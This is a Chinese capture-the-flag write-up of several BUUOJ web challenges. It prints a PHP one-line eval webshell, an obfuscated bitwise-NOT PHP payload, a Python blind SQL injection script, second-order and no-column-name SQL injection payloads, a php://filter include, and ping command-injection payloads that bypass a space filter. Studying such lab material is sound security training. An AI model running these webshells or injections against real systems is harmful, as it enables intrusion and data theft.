


这里还可以用到php中按位取反(~)的操作大大缩短字符的长度

```
?code=$_%3d~%9E%8C%8C%9A%8D%8B;$_(${~%A0%AF%B0%AC%AB}{__});
```


同样也可以起到一样的作用

同样也可以起到一样的作用



拿到了shell之后直接在根目录下找到了`flag`文件但是无法进行读取，同时发现了一个可执行程序`readflag`，在`phpinfo`当中发现了禁用了一系列命令执行函数，在无法进行命令执行的前提下调用系统程序自然就可以联想到使用`LD_PRELOAD`与`putnev`绕过`disable_function`，但前提是我们需要上传对应的`so`文件和`php`文件才可以。


需要实现文件上传的功能就需要我们使用蚁剑连接后才能上传文件，但经过测试我们只能上传到`/tmp`目录下，我们使用蚁剑连接的前提就是在`/var/www/html`目录下存在有shell文件。经过考虑过后我想到了可以先写包含有一句话木马的`shell.php`到tmp目录下，执行的命令为




```
cd3e12f4-a83f-4b26-b57a-017b07ed6194.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:70.0) Gecko/20100101 Firefox/70.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,e
n;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Length: 70
Content-Type: application/x-www-form-urlencoded

_=file_put_contents('/tmp/shell.php','<?php
@eval($_POST["cmd"]); ?>')
```

```
Connection: keep-alive
X-Powered-By: PHP/7.0.33
```



可以看到我们的一句话木马已经写入到了`/tmp/shell.php`中了



随后我们在蚁剑的请求信息中使用`include`包含`/tmp/shell.php`即可完成连接




完成连接后上传对应的 `php` 和 `so` 文件后即可完成 `readflag` 的调用




36.[极客大挑战 2019]FinalSQL

本题当中出现了和前几道sql注入题目不一样的选择框，分别控制了不同的id参数，在此基础上我们还是针对用户名和密码进行了注入测试，发现注入的waf更加严密，甚至直接禁用了`'`。换言之就是我们很难再利用`username`和`password`参数进行sql注入了，结合给出的参数`id`和题目标题的SQL盲注，测试一下利用`id`进行SQL盲注。



`id=(1=1)`时返回了`id=1`时的回显



`id=(1=2)`时返回了`id=0`时的回显

我们即可以构造对应的payload对数据库内容进行读取，由于`and`和`or`被禁用了，我们使用异或符号进行代替。由于我们使用1作为异或的一侧，也就是说当注入语句为真时会出现`1^1`也就是返回id=0时的情况，我们即可以根据返回内容中包含有`ERROR`来判断注入语句正确，直接贴脚本了

```
import requests
s=requests.session()
ans=''
for i in range(1,1000):
    print(i)
    for j in range(37,127):
        #url = "http://025705db-9712-455c-a046-9684a61ed6da.node3.buuoj.cn/search.php?id=1^(ascii(substr((select
(group_concat(table_name))from(information_schema.tables)where(table_schema)=database()),"+str(i)+",1))="+str(j)
+")"
        #url = "http://025705db-9712-455c-a046-9684a61ed6da.node3.buuoj.cn/search.php?id=1^(ascii(substr((select
(group_concat(column_name))from(information_schema.columns)where(table_name)='F1naI1y'),"+str(i)+",1))="+str(j)+
")"
        url = "http://025705db-9712-455c-a046-9684a61ed6da.node3.buuoj.cn/search.php?id=1^(ascii(substr((select(
group_concat(password))from(F1naI1y)),"+str(i)+",1))="+str(j)+")"
        c=s.get(url)
        if 'ERROR' in c.text:
            ans=ans+chr(j)
            print('ans',ans)
            break
```

37.[SWPU2019]Web1(禁用information后的注入方式)

尝试注册admin用户发现已经被注册了，随后注册一个名为guest的普通用户

暂未申请

有申请发布广告的功能

一看就摆出来XSS的架势，

直接那最简单的payoad发布个广告`<script>alert(/XSS/)</script>`

完成了弹框

已申请广告列表

广告名	广告内容	状态	详情
11		待管理确认	广告详情

清空广告申请列表

有一个状态栏为待管理确认，常规的思路应该是等待管理确认后窃取admin的cookie完成身份伪造，但过了很久管理都没有确认。。。
只好转变思路，尝试发布了一个名为`1'`的广告后查看广告详情

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "1" limit 0,1' at line 1

广告名	广告内容	状态
未查找到相关广告信息		

发现了报错信息，本题有可能是一个考察二次注入的问题，即发布广告的名字为注入语句，在查询详细信息的时候会在数据库中查询对应广告的名字，再执行查询语句的过程

标题含有敏感词汇

还有waf，应该是二次注入没错了。经过测试后表示闭合的`#`和`--`以及空格，但我们可以在结尾添加`'`同样起到闭合的作用，空格也可以使用`/**/`。
例如`-1'/**/union/**/select/**/1,2,'3`对列数进行测试(order by 貌似被禁用了)
不得不吐槽一下这个列数真的好蛋疼，测试到22列时得到回显

-1'/**/union/**/select /**/1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22	123	待管理确认	广告详情

广告详情

广告名	广告内容	状态
2	3	待管理确认

返回首页

注入出数据库名，`-1'/**/union/**/select/**/1,database(),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22`

广告详情

广告名	广告内容	状态
web1	3	待管理确认

但是在接下来的查询中发现了由于彻底禁用了or也就意味着我们无法使用`information_schema.tables`进行下一步的查询了，这里用到了两个知识点，先贴一下学习连接

> https://zhuanlan.zhihu.com/p/98206699

首先是除了`information_schema`库当中存在有mysql当中所有表的结构，还有`INNODB_TABLES`以及`INNODB_CILUMNS`中存在有表结构，因此对于表名的查询，我们可以使用`select group_concat(table_name) from mysql.innodb_table_stats`对表名进行查询`-1'/**/union/**/select/**/1,(select/**/group_concat(table_name)/**/from/**/mysql.innodb_table_stats),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22`也可以使用`-1'/**/union/**/select/**/1,(select/**/group_concat(table_name)/**/from/**/sys.schema_auto_increment_columns),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22`对表名进行查询

广告详情

广告名	广告内容	状态
FLAG_TABLE,news,users,gtid_slave_pos,ads,users	3	待管理确认

接下来就是无列名查询的问题了，在没有列名的情况下如何将数据带出，先做个测试
首先查询出`test_table`中所有的数据

```
mysql> select * from test_table;
+------+-----+------+-------+
| id   | age | sex  | grade |
+------+-----+------+-------+
|    1 |  20 | male | 100   |
+------+-----+------+-------+
```

如果我们的查询为`select 1,2,3,4 union select * from test_table`的话

```
mysql> select 1,2,3,4 union select * from test_table;
+------+----+------+-----+
| 1    | 2  | 3    | 4   |
+------+----+------+-----+
|    1 |  2 | 3    | 4   |
|    1 | 20 | male | 100 |
+------+----+------+-----+
2 rows in set (0.02 sec)
```

可以发现我们的列名被替换为了对应的`1,2,3,4`，如果我们查询第三列的话`select `3` form (select 1,2,3,4 union select * from test_table)a;`

```
mysql> select `3` from (select 1,2,3,4 union select * from test_table)a;
+------+
| 3    |
+------+
| 3    |
| male |
+------+
2 rows in set (0.00 sec)
```

可以看到我们在不使用`sex`列名的前提下顺利查询出对应的数据，也就是所谓的无列名查询了，简单的理解一下就是我们使用`(select 1,2,3,4 union select * from test_table)`自定义了一个新的数据表，其对应的列名就是我们查询时使用的`1,2,3,4`，末尾的a就是我们自定义的数据表的表名，即`select `3` from a;`而这个`a`就是列名为`1,2,3,4`的数据表。
在不能使用反引号的情况下我们使用别名进行代替

```
mysql> select aaa from (select 1,2,3,4 as aaa union select * from test_table)a;
+------+
| aaa  |
+------+
| 4    |
| 100  |
+------+
2 rows in set (0.00 sec)
```

我们将

第四列起了一个别名叫做`aaa`对应查询出的数据也就是第四列的数据，有了这些基础就可以直接完成数据的读取`-1'/**/union/**/select/**/1,(select(group_concat(aaa))from(select/**/1,2,3/**/as/**/aaa/**/union/**/select/**/*/**/from/**/users)a),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,'22`

广告详情

广告名	广告内容	状态
3,flag{5ecec192-c23e-4c2f-93b9-9e1c902cb263},53e217ad4c721eb9565cf25a5ec3b66e,202cb962ac59075b964b07152d234b70	3	待管理确认

考完研了

38.[ACTF2020 新生赛]Include

简单的文件包含

```
?file=php://filter/read=convert.base64-encode/resource=flag.php
```

39.[GXYCTF2019]Ping Ping Ping

几个需要注意的点，首先肯定是利用ping做任意命令执行，但禁用了空格和一些特殊字符

绕过空格的方法

常用的有使用

1.`<`重定向符

2.set变量`${IFS}`,`$IFS`,`$ISF$9`

在本题当中我开始是一直使用的是`${FS`进行空格绕过，但连`index.php`都无法顺利读出，根据smi1e师傅的解释是`$IFSflag`无法识别，因此需要选用`$IFS9`的方式进行代替

3.url编码`%20`,`%09`,`+`,`%3c`

访问`?ip=127.0.0.1||cat$IFS$9index.php`，成功读取到`index.php`的源码

```php
<?php
if(isset($_GET['ip'])){
  $ip = $_GET['ip'];
  if(preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{1f}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match)){
    echo preg_match("/\&|\/|\?|\*|\<|[\x{00}-\x{20}]|\>|\'|\"|\\|\(|\)|\[|\]|\{|\}/", $ip, $match);
    die("fxck your symbol!");
  } else if(preg_match("/ /", $ip)){
    die("fxck your space!");
  } else if(preg_match("/bash/", $ip)){
    die("fxck your bash!");
  } else if(preg_match("/.*f.*l.*a.*g.*/", $ip)){
    die("fxck your flag!");
  }
  $a = shell_exec("ping -c 4 ".$ip);
  echo "<pre>";
  print_r($a);
}

?>
```

可以看到这句`preg_match("/.*f.*l.*a.*g.*/", $ip)`,不允许ip当中依次出现f,l,a,g这四个字符，但只要可以颠倒其顺序，比如先出现a然后出现flg，问题便可以迎刃而解了

`?ip=127.0.0.1||b=g;cat$IFS$8fla$b.php`

利用自定义的变量b完成正则匹配的绕过

此外还有一种很巧妙的办法**内联执行**

```
?ip=1;cat$IFS$1`ls`
```

我们都知道在linux当中反引号代表命令执行`ls`的返回结果即为`index.php`和`flag.php`再将其读取即可获得flag

40.[ACTF2020 新生赛]Exec

看到ping应该又是命令执行没跑了

```
127.0.0.1|cat /flag
```

